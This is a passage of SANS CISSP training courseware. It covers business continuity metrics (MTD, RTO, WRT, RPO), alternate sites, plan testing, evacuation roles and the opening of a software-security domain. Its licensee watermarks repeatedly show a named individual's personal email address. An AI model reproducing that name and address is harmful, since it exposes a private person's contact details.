Many companies make a critical mistake by assuming that they should conduct BIAs only once before writing the initial business continuity plan. One BIA is usually never enough; you should conduct BIAs over the lifetime of a corporation, especially if you undertake any major technology upgrades or add, modify, or delete processes. Any alterations to the business affect the recovery-resource requirements. These resource requirements drive your recovery strategies, so it is important to ensure that the business needs are properly reflected.

DISRUPTION AND RECOVERY COSTS



Time is critical

- Recovery times being either too short or too long can result in significant costs to the organization
- Exceeding the MTD results in significant operational costs
- Reducing the time to recover too low implies spending more on prevention and recovery costs than is warranted

SANS

MGT414 | SANSTraining Program for CISSP® Certification

160

Disruption and Recovery Costs

Time is of the essence during disasters. Time is also critical when dealing with Business Continuity. While decreasing recovery time is generally a good thing that should be emphasized, businesses must appreciate that there is a balance to be struck. The time to recover can be both too long and too short. Too long and the MTD could be exceeded, resulting in critical operational and financial impact. However, organizations can also err on the side of too rapid of a recovery. Doing so would entail costs for mitigation and recovery being higher than is warranted.

The graphic above is found in NIST SP 800-34 rev1 – Contingency Planning Guide for Federal Information Systems. This figure illustrates the relevance of time as it relates directly to costs associated with both recovery and disruption due to a lack of recovery.

[1] SP 800-34 Rev. 1, Contingency Planning Guide for Federal Information Systems | CSRC
<https://mgt414.com/1f>

RECOVERY TIME OBJECTIVE (RTO)

- MTD is determined based upon business impact of services being disrupted
 - This can be calculated without consideration of the supporting IT systems and infrastructure
- Determining whether the organization can be operational within the MTD must account for systems and infrastructure
- Recovery Time Objective (RTO) "is a measure of when the system will be available to begin processing recovery work before being put back into a normalized production mode"¹
- Put simply, RTO is how long it takes to recover the necessary hardware and software
 - Necessarily cannot be longer than the MTD

Recovery Time Objective (RTO)

The Maximum Tolerable Downtime (MTD) is the business' assessment of the duration when critical financial or operational impact would be experienced. Effectively, the business suggests this is the longest amount of time that this service can be disrupted. This metric can be decided upon without consideration of the systems being able to be recovered by a certain time frame. Naturally, it is paramount to determine the length of time it will take to recover key business functions.

Business functions have system and infrastructure dependencies. The Recovery Time Objective or RTO "is a measure of the when the system will be available to begin processing recovery work before being put back into a normalized production mode."² Note, this does not mean that this is the full amount of time it takes to be operational again. Rather, the emphasis is on whether the systems (hardware, software, infrastructure) are capable to start doing any necessary recovery work required before operations are resumed properly.

[1] Snedaker, S., & Rima, C. (2014). Business Continuity and Disaster Recovery Planning for IT Professionals (2nd ed.). Waltham, Mass.: Syngress.

[2] Ibid.

WORK RECOVERY TIME (WRT)

- Downtime/Service Disruption/Outage must be kept below the threshold of the defined MTD
- Downtime includes more than just the amount of time it takes to get hardware/software up and operational (RTO)
 - It must also take into account restoring operational data from backup and processing data generated during the disruption
- Work Recovery Time (WRT) is the amount of time it takes to recover the data to the point where normal operation can resume
- This yields the formula for Maximum Tolerable Downtime:

$$\text{MTD} = \text{RTO} + \text{WRT}$$



MGT414 | SANSTraining Program for CISSP® Certification

162

Work Recovery Time (WRT)

As we learned, the RTO doesn't actually imply that the system is fully operational and ready to handle current live data properly. Rather, the system can begin to handle necessary recovery processing required to resume normal operations. The main example of this would be having to restore data after the system is sufficiently restored to handle the data. Beyond traditional backup data restoration that might be required, the system might also need to accommodate any data generated during contingent operations while the typical service/system was unavailable.

The WRT, or Work Recovery Time, is the length of time it takes to go from the hardware/software being restored and normal operations are able to resume. So, once the system has been reconstituted, the WRT would indicate how long from that point it takes to resume normal business function.

With WRT and RTO, we now have the formula needed for MTD.

Maximum Tolerable Downtime is equal to the combination of the Recovery Time Objective and the Work Recovery Time.

$$\text{MTD} = \text{RTO} + \text{WRT}$$

RECOVERY POINT OBJECTIVE (RPO)

- Another consideration informs outage and recovery times
- How much data loss is acceptable for a given business function?
 - Not lost from a data breach perspective, but lost operationally
- The Recovery Point Objective (RPO) dictates the amount of data that can be lost for a critical function
- Imagine a system whose data is fully backed up each evening
 - If a disruption occurs just before that backup, then the best-case scenario would be losing a full day's worth of data
- If the calculation is acceptable, then consideration should be given to the approach employed for data backup/restoration



MGT414 | SANSTraining Program for CISSP® Certification


163

Recovery Point Objective (RPO)

One metric that impacts the Work Recovery Time (WRT), as well as the functionality of the restored business process, is the Recovery Point Objective (RPO). The RPO dictates the amount of data loss, in time, that is acceptable when recovering from an outage. If a service goes down in the middle of the business day, how much data loss would be deemed acceptable? This metric is incredibly important and will have major impacts on the approaches to backup and resiliency for business functions needed.

A simple example used to illustrate RPO is to imagine a system whose data is fully backed up each evening. If a disruption occurs just before that backup, then the best-case scenario would be losing a full day's worth of data. If that amount of data loss would be unacceptable to the business, then a different approach to backup and recovery will be necessary.

RECOVERY TIMES ILLUSTRATED



Source: Business Continuity and Disaster Recovery Planning for IT Professionals 2E, by Susan Snedaker

SANS

MGT414 | SANSTraining Program for CISSP® Certification

164

Recovery times Illustrated

This graphic from Snedaker's book is an outstanding illustration of the various recovery metrics we use to inform BC/DR planning.

[1] Snedaker, S., & Rima, C. (2014). Business Continuity and Disaster Recovery Planning for IT Professionals (2nd ed.). Waltham, Mass.: Syngress.

MITIGATE RISK OF DISRUPTION

- Before moving from BIA to BCP/DRP plan development, risk mitigation options should again be reviewed
- Are there techniques that will reduce the likelihood of having the disruption in the first place?
- General options (discussed previously):
 - **Risk Acceptance** – after considering other options, decide the correct approach is to not do anything else about the risk
 - **Risk Avoidance** – decide to not participate in the risk (e.g. stopping product development)
 - **Risk Mitigation** – reduce likelihood or impact associated with the risk
 - **Risk Transfer** – pay a third party to assume some of the risk on your behalf (e.g. business interruption insurance)



MGT414 | SANSTraining Program for CISSP® Certification

165

Mitigate Risk of Disruption

While the primary focus in this portion of this domain has been on disaster recovery and business continuity, before jumping to create a plan, care should be taken to ensure risk mitigation strategies have been appropriately considered. Could the likelihood or impact of the risk be reduced in some way? Could the disruption event be rendered unlikely to occur based on actions that we can carry out? These are appropriate questions in risk management and are expected to be attended to again after the culmination of the BIA and before the plan development actually begins.

There are four primary approaches to risk mitigation. They are:

- **Risk Acceptance** – after considering other options, decide the correct approach is to not do anything else about the risk
- **Risk Avoidance** – decide to not participate in the risk (e.g. stopping product development)
- **Risk Mitigation** – reduce likelihood or impact associated with the risk
- **Risk Transfer** – pay a third party to assume some of the risk on your behalf (e.g. business interruption insurance)

PLANNING FOR RECOVERY

- Guided by the Business Impact Analysis
 - Maximum Tolerable Downtime and related metrics are key considerations
- System recovery requirements (RTO):
 - Determine space needs
 - Determine equipment needs
- Plan for contingent operations prior to recovery
- No data backup means no recovery (impacts the RPO)
- Plan for recovering data from backup and contingent operations (WRT)
- Outside help might be necessary

Planning for Recovery

All recovery strategies are driven by the maximum tolerable downtime of a given business function and the resources required to continue to perform that function. At a minimum, planners should determine the necessary space and equipment needs for continuing the critical business process and their availability. It might be necessary to put agreements in place with vendors and suppliers to provide equipment, office supplies, services, and even personnel in the event of a disruption.

The disaster recovery plan enumerates all necessary information in the event of disruption, including but not limited to the location of the emergency operations center (EOC), directions to the EOC, the location of alternate recovery sites (also with driving directions), team members and all contact information, the procedure for handling the disruption, and the declaration and notification procedures.

In all cases, no matter what the recovery strategy is, you must have arrangements in place for the recovery of vital records—whether they exist in hard or soft copy. No backup, no recovery: The mantra of business continuity. Without backups, the business has no way of picking up where it left off.

YOU CANNOT DO IT ALONE

Involve senior management

- Support from above is a must
- They approve the final plan

Teams are essential

- There is a lot of paperwork
- The more complex the business, the more help you need

You Cannot Do It Alone

Understanding resistance is one thing, but overcoming resistance is another thing altogether (and a book unto itself). There are two prerequisites to building a business continuity plan:

1. Never do it alone
2. Get C-Level support

C-level support refers to the "Chief" level positions within a company: CEO, CFO, COO, CIO, and so on. Without senior-level support, most business endeavors—the least of which is a business continuity plan—are bound to fail and thus hamper your job stability. Senior-level approval is mandatory, especially before any BCP activities, because it assures resource commitment and management attention (and awards). Although it is important to show initiative as a security manager, senior management must ultimately understand, support, and even drive the goal of developing a business continuity plan.

The security manager should not approach senior management alone upon approval or attempt to construct the plan as an isolated entity. You cannot do it alone, without senior management support, nor can you do it without the support and input of the other members of the corporation.

Also, the complexity of the business model—the number of production centers, the network topology, the corporation's geographic distribution, internal and external dependencies—might make generating a business continuity plan an onerous and overwhelming task if you try to do it yourself. The chance that you will overlook a critical aspect of the business' moneymaking machinery will dilute and even nullify the purpose and intent of business continuity planning.

Even in a small business where you might wear the hats of security officer, IT manager, and help-desk technician, get someone else involved in continuity planning. You are surveying the topology of your corporation; the more eyes, the better.

BUILD THE TEAM

Reflect as much of the company as possible

- Business unit managers
- IT and security staff
- Human resources
- Payroll
- Physical plant manager
- Office managers



MGT414 | SANSTraining Program for CISSP® Certification

168

Build the Team

It is important to include as much of the company's hierarchy as realistically possible. There is no telling where a disruption might occur, and it is important to rely on the expertise of each member to add value to the business continuity plan. In reality, each employee has a vested interest in the company's ability to handle disruption because paychecks depend on it. Possible members include business unit managers, IT and security staff, human resources, payroll, the physical plant manager, and office managers.

The temptation is to include too many people on the continuity team or fail to employ careful team selection and training. To do so might impede the process in particular and the value of the continuity plan as a whole. Include team members based on their positions in the company, the importance of those positions, and the business functions they represent, in addition to their ability to work in a collaborative and team-oriented manner. Project managers should be discerning but not repressive in the selection process. The business continuity plan's success depends on the success and ability of the team who creates, plans, and executes the plan.

Your team will eventually have the following categories:

- **Executive team:** Business unit managers, senior managers, and executive managers in the business unit who are responsible for recovering critical functions.
- **Management teams:** People in the command center who are responsible for managing, controlling, and guiding the recovery efforts.
- **Response teams:** Responsible for executing the recovery procedures and processes. Typically, you assign one team per critical business function.

SITE RECOVERY STRATEGIES

- No strategy
 - Not simply ignoring potential issue
 - After consideration, business determines that not recovering asset/process is the preferred approach
- Self-service
 - Attempt to handle the disruption within current facilities
- Reciprocal agreements
 - Agreement with another entity to attempt to help one another during disruption
 - Assumes both entities not impacted simultaneously
- Alternate sites:
 - Hot, warm, cold, hybrid, and mobile



MGT414 | SANSTraining Program for CISSP® Certification

169

Site Recovery Strategies

Understandably, for certain business functions, the cost of recovery might not be justified. A business function of this type is most likely low priority because it is not truly critical to the survivability of the corporation. You must use sound judgment, but do not be surprised if you find it reasonable to put no formal response in place.

A self-service strategy uses the corporation's offices to transfer or host disrupted business functions. Conference rooms, cafeterias, satellite offices, training rooms, even employees' homes might be equipped to temporarily support business functions. Given the scope of the disruption, this might or might not be a plausible strategy.

Reciprocal agreements involve making arrangements with other (possibly competing) companies that have similar needs to your own. Depending on your industry's specialization, there might only be a handful of businesses with unique operating needs. These needs might make it too cost-prohibitive to replicate business functions; therefore, by forming a reciprocal agreement, each company agrees to help the other in the event of a disruption.

ALTERNATE SITES

- Hot
- Warm
- Cold
- Hybrid
 - Often a combination of hot and cold
- Multiple Processing Sites
- Mobile
- Reciprocal (Mutual Aid Agreement)

Alternate Sites

Third-party continuity service providers offer many types of alternate sites, ranging from empty shells to full-fledged operation centers:

- **Hot sites:** Fully equipped and staffed facilities running 24/7 that intend to serve an organization that has sustained total disruption either through catastrophic failure or total physical destruction. A hot site is feasible for critical business functions that cannot tolerate any downtime.
- **Warm sites:** Descriptions vary for a warm site, but it is primarily a facility that is pre-equipped but not necessarily ready to go. Business processes that can tolerate a few hours of downtime might be ideal candidates for a warm site, but companies should fully investigate what they are paying for and what they are getting.
- **Cold sites:** The simplest and least responsive of the alternate sites, the cold site is simply an empty facility the company must equip in the event of disruption. Given that the response time of a cold site is in the order of several hours, if not days, it is debatable whether a cold site will meet the recovery requirements of a business.
- **Hybrid:** A combination of hot, warm or cold. The most common example is hot and cold: Immediate failover to a hot site, and for long-term disasters, eventual failover to the cold site.
- **Multiple Processing Sites:** Multiple internal processing locations geographically dispersed to assist in the backup and recovery of vital company data. AKA (Mirror).
- **Mobile sites:** Mobile sites are routinely identified as the up-and-coming alternate site because they provide almost the same capabilities as a hot site, but not quite. Depending on the type of disruption, a mobile site is akin to an "office on wheels" that you can locate conveniently near the company, thereby precluding extensive employee travel and personal issues such as daycare and special needs. Unfortunately, mobile sites can only realistically meet a 12- to 72-hour response time, depending on the proximity of the service provider who will deliver the mobile facility. Obviously, the closer the service provider, the quicker the response. Depending on the business functions' maximum allowable downtime, a mobile site might or might not be a viable option.
- **Reciprocal:** Formalized agreement between two business entities to facilitate recovery after a disaster. Agreements could include temporary office space and use of company resources to resume operations.

EXERCISING AND MAINTAINING THE PLAN

- Validate the plan
 - Pass or fail?
 - It either allows complete recovery or it doesn't
- Work out the kinks now, not during an emergency
- Make periodic or ad-hoc reviews

Exercising and Maintaining the Plan

Confidence in the company's continuity plan can only be achieved through testing. Leaving the business continuity plan on a shelf somewhere, forlorn and forgotten, immediately vaporizes any value the plan might have initially possessed.

Testing verifies the accuracy of the recovery procedures and highlights any discrepancies or areas that were unintentionally overlooked during the plan's creation. Also, testing familiarizes personnel with the plan's objectives and provides the necessary preparation for quick, decisive response to disruption.

Testing and maintenance of the plan can happen periodically or on an as-needed basis. Periodic review consists of testing and reviewing the plan at specific times within the calendar year, either quarterly, biannually, or annually. Ad-hoc review consists of testing the plan as needed or as warranted by executive decision-makers. Opinions differ about which method is better, but it is incumbent upon the company to make the investment in the business continuity plan worthwhile. The company is free to combine the two methods for optimum coverage.

In all cases, any time the company adds new business processes, upgrades, or alters the infrastructure or makes any other modifications, you should review and update the business continuity plan. Preferably, test the plan within a reasonable amount of time to ensure that you can recover the new business processes or infrastructure. Remember that you should conduct BIAs to ensure that the company is responding to the right weaknesses.

TYPES OF TESTING

Read-through, checklist, or consistency testing

- Simply reviewing the plan to ensure all areas are covered

Structured walkthrough or validity testing

- Team members step through the plan looking for errors or false assumptions

Simulation or tabletop

- Walkthrough test that involves specific mock-up scenarios

Parallel

- Recovery to an alternate site with main site still active

Full interruption

- Actual failover to the alternate computing facility



MGT414 | SANSTraining Program for CISSP® Certification

172

Types of Testing

Checklist testing, also known as *consistency testing*, simply involves reviewing the business continuity plan to ensure that it addresses all critical areas of the enterprise and that the procedures to recover those areas are accurate and consistent. Checklist testing is the least expensive of all the testing methods; however, it is also the least valuable because it does not depict the company's responsiveness to disruption.

Structured walkthrough testing, also known as *validity testing*, ensures that the plan contains no errors, erroneous assumptions, or blind spots, and that it accurately reflects the company's ability to recover from disruption. Team members and other individuals who are responsible for recovery meet and walk through the plan step-by-step.

Simulation or tabletop testing involves a mock-up of an actual emergency where team members respond as if an emergency is occurring. This test is really a structured walk-through test on steroids or at least some type of amphetamine. You may recover locations (including the emergency operations center and the alternate sites) and enable communications links while team members execute the recovery steps in a walk-through manner. You do not actually perform recovery actions (restore backups).

Parallel testing involves actual recovery at an alternate computing facility, but while normal operations are still maintained at the primary location.

Full interruption testing involves actually failing over operations to an alternate computing facility.

TRAINING AND AWARENESS

- Training promotes success
- Given how infrequent disasters are, it is easy to become complacent
- Key areas of training:
 - How to operate the alternate site
 - How to start emergency power
 - How to perform a restorative backup



MGT414 | SANSTraining Program for CISSP® Certification

173

Training and Awareness

A crucial aspect of the business continuity plan, training is often minimized because it takes employees away from their primary responsibilities.

An organization should and must train all staff in the recovery process. Recovery procedures might be significantly different from those pertaining to normal operations, and team members should feel confident in their ability to recover the company. Confidence is the driving factor in the plan's success, especially when employees are under duress. Training might include the following:

- How to operate the alternate site
- How to start emergency power
- How to perform a restorative backup

As a company, you are giving your team members the same expertise by providing training. Training also gives the team valuable feedback on the readiness and preparation of emergency response and recovery team members and the overall recovery process itself.

Most importantly, however, a corporation cannot assume that all members of the response and recovery teams will be available or even alive. Training all employees (or a large subsection) increases the likelihood that individuals will be available when loss of life has drastically reduced the number of experienced individuals.

PHYSICAL SECURITY AND SAFETY

- During a disaster, physical security and safety must be maintained
- Safety is #1
- Even in the midst of a disaster, consider
 - Personnel safety
 - Authorized access
 - Equipment protection
 - Information protection
 - Availability

SANS

MGT414 | SANSTraining Program for CISSP® Certification

174

Safety

Safety is the need to ensure that the people involved with the company (employees, customers, and visitors) are protected from harm. Generally, safety is the top priority when physical security measures are implemented. Most information-security practitioners consider safety the top priority for their enterprise environment.

Rare exceptions occur in the military or Secret Service, where an individual may be expected to incur injury to protect a physical asset or another person, or in a lights-out facility where the only person inside the facility is assumed to be an attacker because there is NO "authorized personnel."

Safety First

The need to ensure personnel safety requires, in many cases, accepting weaknesses in other objectives. Let's look at two examples where safety concerns take precedence over other physical security priorities:

- Example 1: During a building evacuation, employees will be exiting the building rapidly. Doors may be propped open to facilitate escape. During this scenario, employees would NOT be expected to stand at a reception desk to ensure unauthorized personnel do not access the employee-only areas.
- Example 2: When a fire is detected, automatic sprinklers might deploy to prevent the fire from spreading. This deployment, although protecting the safety of personnel, easily could damage assets required to maintain business function. Employees would not be required—nor would they have the time—to place all-important documents into waterproof containers before the sprinklers deploy!

EVACUATION: PROCEDURES

- Evacuation routes
- Meeting point
- Posting
- Practice



MGT414 | SANSTraining Program for CISSP® Certification

175

Evacuation: Procedures

Evacuations have saved thousands of lives in incidents ranging from small building fires to massive regional disasters. For almost any personnel security threat, facility evacuation is effective. In addition, for regional disasters, personnel evacuation is the important first step for families to reconvene and evacuate to another region. Procedures for evacuation should be prepared and practiced. Coordination with Human Resources, Business Continuity, and Disaster Recovery Planning, and executive management should be tested and refined.

Every evacuation procedure should include evacuation routes and meeting points. Each procedure should clearly show the route from the current location to the nearest exit and to a second exit. Multiple copies of the procedure document should be posted. Copies should be easy to remove so that evacuees can carry the document to guide them to the exit. The procedure should include instructions for safety techniques, such as remaining close to the floor if smoke is present, testing doors for heat before opening, and counting doors to find the emergency exit.

Meeting Point

Each procedure should identify specific meeting points for personnel evacuating the facility. The meeting points should be within easy walking distance of the respective locations. Simple signs, such as "Meeting Point A," should be visible to guide employees to their meeting places.

Make sure that upper management actively participates in these drills. If the drill does not get the attention of the CEO, others will also "blow it off."

Posting

Procedures should be posted liberally throughout the work area. Remember to also post the procedures in auxiliary areas such as break rooms, restrooms, and lobbies. Signage should be marked clearly and printed in high contrast with a large font size. Use of the color red is highly recommended because this color is associated with emergency procedures. The text should not be colored in a manner that makes it difficult for individuals with red-green color blindness to discern.

Practice

Periodically, you should have practice evacuations to ensure employees can execute the procedures in a genuine emergency. Employees should be required to take these drills seriously and should be subject to disciplinary action if they ignore alarms or instructions from personnel managing the drill.

After employee testing has shown that employees can exit the building in an orderly manner and within the time frame recommended for the facility, the organization can consider conducting drills with emergency services teams. Emergency services will often accept offers of a venue from local businesses to conduct these drills for their specific practice needs.

Licensed To: Nancy Arnold <shawnacrum1@gmail.com> May 03, 2020

EVACUATION: ROLES

- Safety warden
- Meeting-point leader
- Employee



MGT414 | SANSTraining Program for CISSP® Certification

177

Evacuation: Roles

The safety warden is responsible for checking that each individual in his or her area has begun to evacuate the building. He or she should check the premises for employees who require assistance or do not hear/see the alarm. As soon as the area is clear, the safety warden evacuates the building. The safety warden is typically the last one out and is often a company officer or executive.

The meeting-point leader is responsible for getting to the meeting point and beginning the process of accounting for all employees. The meeting-point leader should attempt to be the "first one out" to begin the process as rapidly as possible. Often, the meeting-point leader is the individual, such as a personnel manager, who is most likely to know which employees were in the office. As soon as the safety warden arrives, the two leaders should determine who among the employees is not accounted for so that information can be provided to emergency services.

Finally, if not fulfilling a meeting-point leader or safety warden role, the employee has the responsibility to evacuate as quickly and safely as possible. The employee is expected to follow the directions of the safety warden and report to the meeting-point leader immediately after evacuating the building.

Each employee should know how to react in all roles and should know who holds each titled role by default. During drills, different employees should be cross-trained in each role.

TRAVEL SAFETY AND DURESS WARNING SYSTEMS

Business travel to certain areas can be dangerous

- Organizations such as the U.S. State Department Bureau of Consular Affairs issue travel warnings
- Such warnings should be consulted and heeded before traveling to foreign countries

Duress warning systems are designed to provide immediate alerts to personnel in the event of emergencies such as:

- Severe weather
- Threat of violence
- Chemical contamination¹



MGT414 | SANSTraining Program for CISSP® Certification

178

Travel Safety and Duress Warning Systems

Personnel must be safe while working in all phases of business. This obviously includes work performed on-site but also includes authorized work from home and business travel. Telecommuters should have the proper equipment, including ergonomically safe workstations.

Duress systems may be local and include technologies such as the use of overhead speakers or the use of automated communications such as email, texts, or phone calls.

National duress safety systems include the U.S. Federal Communication Commission's Emergency Alert System (formerly known as the Emergency Broadcast System).¹

[1] Conrad, E., & Misenar, S. (2015). CISSP study guide, third edition (3rd ed.). Waltham, Mass.: Syngress.

DOMAIN 7: SUMMARY

- Secure resource provisioning
- Change, patch, and vulnerability management
- Preventive measures
- Detection, logging, and monitoring
- Incident response
- Investigations and eDiscovery
- Resiliency, disaster recovery, and business continuity

DOMAIN 8

Software Development Security (Understanding, Applying, and Enforcing Software Security)

To: Nancy Arnold <shawnacrum1@gmail.com> May 03, 2020

SANS

THE MOST TRUSTED SOURCE FOR INFORMATION SECURITY TRAINING, CERTIFICATION, AND RESEARCH | sans.org

PLEASE READ THE TERMS AND CONDITIONS OF THIS COURSEWARE LICENSE AGREEMENT ("CLA") CAREFULLY BEFORE USING ANY OF THE COURSEWARE ASSOCIATED WITH THE SANS COURSE. THIS IS A LEGAL AND ENFORCEABLE CONTRACT BETWEEN YOU (THE "USER") AND SANS INSTITUTE FOR THE COURSEWARE. YOU AGREE THAT THIS AGREEMENT IS ENFORCEABLE LIKE ANY WRITTEN NEGOTIATED AGREEMENT SIGNED BY YOU.

With the CLA, SANS Institute hereby grants User a personal, non-exclusive license to use the Courseware subject to the terms of this agreement. Courseware includes all printed materials, including course books and lab workbooks, as well as any digital or other media, virtual machines, and/or data sets distributed by SANS Institute to User for use in the SANS class associated with the Courseware. User agrees that the CLA is the complete and exclusive statement of agreement between SANS Institute and you and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA.

BY ACCEPTING THIS COURSEWARE, YOU AGREE TO BE BOUND BY THE TERMS OF THIS CLA. BY ACCEPTING THIS SOFTWARE, YOU AGREE THAT ANY BREACH OF THE TERMS OF THIS CLA MAY CAUSE IRREPARABLE HARM AND SIGNIFICANT INJURY TO SANS INSTITUTE, AND THAT SANS INSTITUTE MAY ENFORCE THESE PROVISIONS BY INJUNCTION (WITHOUT THE NECESSITY OF POSTING BOND) SPECIFIC PERFORMANCE, OR OTHER EQUITABLE RELIEF.

If you do not agree, you may return the Courseware to SANS Institute for a full refund, if applicable.

User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of the Courseware, in any medium whether printed, electronic or otherwise, for any purpose, without the express prior written consent of SANS Institute. Additionally, User may not sell, rent, lease, trade, or otherwise transfer the Courseware in any way, shape, or form without the express written consent of SANS Institute.

If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. An amendment or addendum to this CLA may accompany this Courseware.

SANS acknowledges that any and all software and/or tools, graphics, images, tables, charts or graphs presented in this Courseware are the sole property of their respective trademark/registered/copyright owners, including:

AirDrop, AirPort, AirPort Time Capsule, Apple, Apple Remote Desktop, Apple TV, App Nap, Back to My Mac, Boot Camp, Cocoa, FaceTime, FileVault, Finder, FireWire, FireWire logo, iCal, iChat, iLife, iMac, iMessage, iPad, iPad Air, iPad Mini, iPhone, iPhoto, iPod, iPod classic, iPod shuffle, iPod nano, iPod touch, iTunes, iTunes logo, iWork, Keychain, Keynote, Mac, Mac Logo, MacBook, MacBook Air, MacBook Pro, Macintosh, Mac OS, Mac Pro, Numbers, OS X, Pages, Passbook, Retina, Safari, Siri, Spaces, Spotlight, There's an app for that, Time Capsule, Time Machine, Touch ID, Xcode, Xserve, App Store, and iCloud are registered trademarks of Apple Inc.

PMP and PMBOK are registered marks of PMI.

SOF-ELK® is a registered trademark of Lewes Technology Consulting, LLC. Used with permission.

SIFT® is a registered trademark of Harbingers, LLC. Used with permission.

Governing Law: This Agreement shall be governed by the laws of the State of Maryland, USA.



Domain 8: Software Development Security

#MGT414

© 2019 Dr. Eric Cole, Eric Conrad, Seth Misenar | All Right Reserved | Version E01_01

Author Team:

Dr. Eric Cole – @drericcole
Eric Conrad (GSE #13) – @eric_conrad
Seth Misenar (GSE #28) – @sethmisenar

Course Roadmap

- Security and Risk Management
- Asset Security
- Security Architecture and Engineering
- Communication and Network Security
- Identity and Access Management
- Security Assessment and Testing
- Security Operations
- **Software Development Security**

SOFTWARE DEVELOPMENT SECURITY

1. **Software and Security Development Lifecycle**
2. **Software Environment and Security Controls**
3. **Software Security Testing**



MGT414 | SANS Training Program for CISSP® Certification

2

SANS EDU VN @ WWW.SANS.EDU.VN.

Licensed To: Nancy Arnold <shawnacrum1@gmail.com>

SOFTWARE SECURITY

- Security is most effective when planned and implemented throughout the entire lifecycle
- The goal is to ensure data and software integrity, confidentiality, and availability
- Current applications and operating systems are vulnerable because adequate controls are not in place



MGT414 | SANS Training Program for CISSP® Certification

3

Software Security

When designing software, and before going to market, it is most effective to include the concept of application security throughout the entire development cycle—from the initial design layout to the final quality assurance testing. In the software development process, we follow the same security goals as we do when designing a security infrastructure: Confidentiality, integrity, and availability. This means the goal in the software development process is to ensure data and software integrity (can the data be changed by anyone?), information confidentiality (is the data viewable by anyone?), and information availability (is the data available when you need it?).

Security Issues During Development

When developing software, several security issues must be addressed. It is common practice for application security to be an afterthought. In other words, security requirements are not integrated into the software until very late in the development process. Security requirements should be collected and presented to the design and development team as part of the overall initial requirement-gathering process. Adding security after the project is underway typically is ineffective. Retrofitting software with security features can lead to incomplete security controls, clumsy interfaces, poor performance, incompatibility with other features, and higher project costs.

Not all software developers have the experience in information security to adequately understand the implications of their software designs.

Conversely, not all security professionals are software developers. It is ideal if a symbiotic relationship could be forged between these two groups, working together to integrate security correctly and effectively.

Although the software developers and project managers might have their estimation on how long the software development process will take, in many cases management has a different timeline. Because of fierce competition in trying to get market share and recognition, many organizations push systems out too quickly without either having all of the security features installed and working, or not fully testing the software to make sure the security features were implemented correctly.

CAPABILITY MATURITY MODELS

- Maturity models can be used to help organizations improve their processes
 - Software development is a key focus of CMM
- The degree of maturity helps inform estimates of likely cost, duration, and final quality achieved in software development projects
- Carnegie Mellon's Software Engineering Institute developed the popular CMMI (Capability Maturity Model Integration) based on the previous CMM



MGT414 | SANS Training Program for CISSP® Certification

4

Capability Maturity Models

Capability Maturity Models are developed through surveying and analyzing numerous organizations to determine characteristics associated with effective processes.

The Software Engineering Institute of Carnegie Mellon University originally developed CMMI, but has now transferred responsibility to the CMMI Institute.

CMMI, though originally created for improving processes for software development, has expanded to encompass more than just software development. The software-oriented CMMI is now CMMI for Development and is available for download from CMMI Institute.

"The Capability Maturity Model for Software describes the principles and practices that underlay software process maturity, and it is intended to help software organizations improve the maturity of their software processes in terms of an evolutionary path from ad hoc, chaotic processes to mature, and disciplined software processes."¹

[1] Section H: Capability Maturity Model <https://mgt414.com/54>

CMMI LEVELS

The CMMI is organized into five maturity levels:

Level 1 Initial: The software process is characterized as ad hoc, and occasionally even chaotic. Few processes are defined, and success depends on individual effort and heroics.

Level 2 Managed: Basic project management processes are established to track cost, schedule, and functionality. The necessary process discipline is in place to repeat earlier successes on projects with similar applications.

Level 3 Defined: The software process for both management and engineering activities is documented, standardized, and integrated into a standard software process for the organization. All projects use an approved, tailored version of the organization's standard software process for developing and maintaining software.

Level 4 Quantitatively Managed: Detailed measures of the software process and product quality are collected. Both the software process and products are quantitatively understood and controlled.

Level 5 Optimizing: Continuous process improvement is enabled by quantitative feedback from the process and from piloting innovative ideas and technologies.¹



CMMI Levels

The CMMI is organized into five maturity levels:

- **Initial:** The software process is characterized as ad hoc, and occasionally even chaotic. Few processes are defined, and success depends on individual effort and heroics.
- **Managed:** Basic project management processes are established to track cost, schedule, and functionality. The necessary process discipline is in place to repeat earlier successes on projects with similar applications.
- **Defined:** The software process for both management and engineering activities is documented, standardized, and integrated into a standard software process for the organization. All projects use an approved, tailored version of the organization's standard software process for developing and maintaining software.
- **Quantitatively Managed:** Detailed measures of the software process and product quality are collected. Both the software process and products are quantitatively understood and controlled.
- **Optimizing:** Continuous process improvement is enabled by quantitative feedback from the process and from piloting innovative ideas and technologies.¹

[1] Section H: Capability Maturity Model <https://mgt414.com/54>

SOFTWARE LIFECYCLE & DEVELOPMENT

Capability Maturity Model Integration

- Focused on quality management practices
- Established a basis for evaluation of the development process

Software Development Lifecycle (SDLC)

- Also referenced as Systems Development Lifecycle
- Methodologies for software development to improve the process and end-product



MGT414 | SANS Training Program for CISSP® Certification

6

System Lifecycle & Development

